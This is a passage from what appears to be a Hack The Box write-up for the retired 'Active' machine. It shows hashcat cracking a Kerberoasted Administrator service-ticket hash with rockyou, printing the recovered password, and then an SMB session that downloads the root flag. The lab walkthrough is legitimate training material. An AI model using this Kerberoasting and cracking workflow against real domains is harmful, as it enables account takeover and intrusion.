7ae8580be08ed65c9e7f9ffe212e0affbe7fa3da9533778c643125ebcd9a65a23bd2fd7fe60d3550f4bb35381178910bb39a87201b48377ceda629b2e72e7cd105cc584700b41647273ff69e6d0987a511a658684
acde4694ff17873f2a05ae50c5c7beb57c7134d2f76f3fd5575d409dcd1d9d61362aa393549d519bb0d23df6536597201cd19d98c23265dcccae8f88229181166519e8da905f04656408e1180f45ee5a0f9c0f454
719a4294c557f0440b3c3cd16e3e226869029c0616526af8fcab96cd8a496d93072f7afa338cbaee18ce579f5a5c3fe00ca2f949ff0758f1c4d45023a639b8f411802d7b07d1384903e98c238d0ee33a4d38e2a2d
31234f85549a9e355eafbd154cea5b1486633c8de878082a239dc6c8919cc2fdf317539f4b758982366f35581bae5b74aaec7944f8c93f8ad02d0bb2cc474a8e729c4f4578b67fe847b8a01bdabc48914078ec30d
c36c35e937cf7663ca16798745297c57a27ae102e43612597dbdf9dc9e2ee91b5caaabe680602c7c5e96fd2d5b46d65bd1e6160cf3e96a7c5650952c3ce3d2a12ee9776db50cf128bd30acc6989e5c0421c5b8605
904fa4b52c36bde2ace0486c3de07c52d5478deceb51e9c923d7fea6545d012fb0a85c0dd102150eb48f2e08ee28f73d6fdaa0ddc6ae096b4da88942abfcee0af27601a8981a7967d77a8d84ef826bff87fc4eaac
cccb3483917fdd4f34
```


Crack the hash with hashcat:

```
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/active]
└─$ hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$d6325b56dfa9fbfc609becdf1cf5
bfcda3e889405d16a4f1675db0869c2ce2a98366381d72c976c9dc68ed13aa063a39cf512c2428b5beee3433d1a8
dbfc331cee3d5c4094c9ac6ab5a08f6d807d80570a99b22d2dc4acd4ae0368e7ab5f9491d7661513b847d842682b
34e775d3a207f41adfa754206c285881a56a8071033a3a918af51550664ab9ad2da2df22b55a6f11f3d5fbf95b33
f8bb5400c0f402a55c66dcfcc40b13b4739426176d247a0e7bfb57c1df1fcd2943fa9b5b86526cc63323b427093d
a464113e774c5bdd5f8767fe727adce1667b6a3f13d010ee6c4e99e8696e4079aef3953132a669d251a84cc67a1b
952740030401949029297bc14ebacb2481873d069f0042aff3dd5fac04b5a9d3c8f421d4f51ddf5293b7ccb8905
2af355fa9a2fcc4b9314aa616e75be99302ad91fd3a3919a9f6b3947544cf7f1b3744708289b4605de6563cba776
ed4e5075b9f800df2d7cee79c2dbdebc63e5e58cd231f8a7eaa42ecf71987f20c51c3ac6f0fcd709f333bbc386a6
775f832a42d32e65313ab6771461384cea0fa363a5b40d02a2ce83ae0447f5b50afbfb4a2816ebf5dcbf70690710
5ee82a305801178f03398881bb72dba1da4183ee9e00657080d66630f556b65b48f8295033acad9802cf21024e9b
3ed57de0e139909369:Ticketmaster1968
```

Getting Root Flag:



```
smb: \Administrator\Desktop\> ls
  .                                  DR        0  Thu Jan 21 11:49:47 2021
  ..                                 DR        0  Thu Jan 21 11:49:47 2021
  desktop.ini                       AHS      282  Mon Jul 30 09:50:10 2018
  root.txt                           AR       34  Sat Nov 16 14:24:52 2024

              5217023 blocks of size 4096. 278554 blocks available
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
```



Active has been Pwned!

Congratulations **MichaelKali**, best of luck in capturing flags ahead!

#22718	16 Nov 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE